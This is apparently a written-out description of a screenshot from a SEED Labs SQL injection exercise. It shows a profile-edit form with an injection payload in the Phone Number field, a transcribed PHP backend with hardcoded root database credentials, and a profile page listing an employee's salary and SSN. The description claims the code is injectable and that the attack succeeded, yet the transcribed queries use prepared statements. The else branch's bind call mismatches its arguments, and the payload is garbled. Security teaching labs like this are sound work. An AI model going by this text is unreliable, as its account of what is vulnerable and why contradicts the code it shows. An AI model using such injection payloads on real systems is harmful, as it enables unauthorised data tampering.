The screenshot displays a web application interface for editing a user profile, titled "Boby's Profile Edit". The form includes fields for NickName, Email, Address, Phone Number, and Password. The Phone Number field contains the input `/HERE name='Boby'`, which is a SQL injection payload designed to update the user's name. Below the form is a green "Save" button.

The background shows a Sublime Text editor window displaying the source code of `unsafe_edit_backend.php`. The code is a PHP script that handles user profile updates. It includes a session start, database connection, and SQL queries to update user information. The code is vulnerable to SQL injection, as evidenced by the successful update of the user's name.

```
16 <html>
17 <body>
18
19 <?php
20 session_start();
21 $input_email = $_GET['Email'];
22 $input_nickname = $_GET['NickName'];
23 $input_address = $_GET['Address'];
24 $input_pwd = $_GET['Password'];
25 $input_phonenumber = $_GET['PhoneNumber'];
26 $uname = $_SESSION['name'];
27 $eid = $_SESSION['eid'];
28 $id = $_SESSION['id'];
29
30 function getDB() {
31     $dbhost="localhost";
32     $dbuser="root";
33     $dbpass="seedubuntu";
34     $dbname="Users";
35     // Create a DB connection
36     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37     if ($conn->connect_error) {
38         die("Connection failed: " . $conn->connect_error . "\n");
39     }
40     return $conn;
41 }
42
43 $conn = getDB();
44 // Don't do this, this is not safe against SQL injection attack
45 $sql="";
46 if($input_pwd!=''){
47     // In case password field is not empty.
48     $hashed_pwd = sha1($input_pwd);
49     //Update the password stored in the session.
50     $_SESSION['pwd']=$hashed_pwd;
51     $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,Password=?,PhoneNumber=? where ID=$id;");
52     $sql->bind_param("sssss", $input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
53     $sql->execute();
54     $sql->close();
55 }else{
56     // if password field is empty.
57     $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
58     $sql->bind_param("sssss", $input_nickname,$input_email,$input_address,$input_phonenumber);
59     $sql->execute();
60     $sql->close();
61 }
62 $conn->close();
63 header("Location: unsafe_home.php");
64 exit();
65
66 </body>
67 </html>
```

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab

www.seedlabsqlinjection.com/unsafe_home.php

Most Visited SEED Labs Sites for Labs

SEEDLABS Home Edit Profile Logout

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	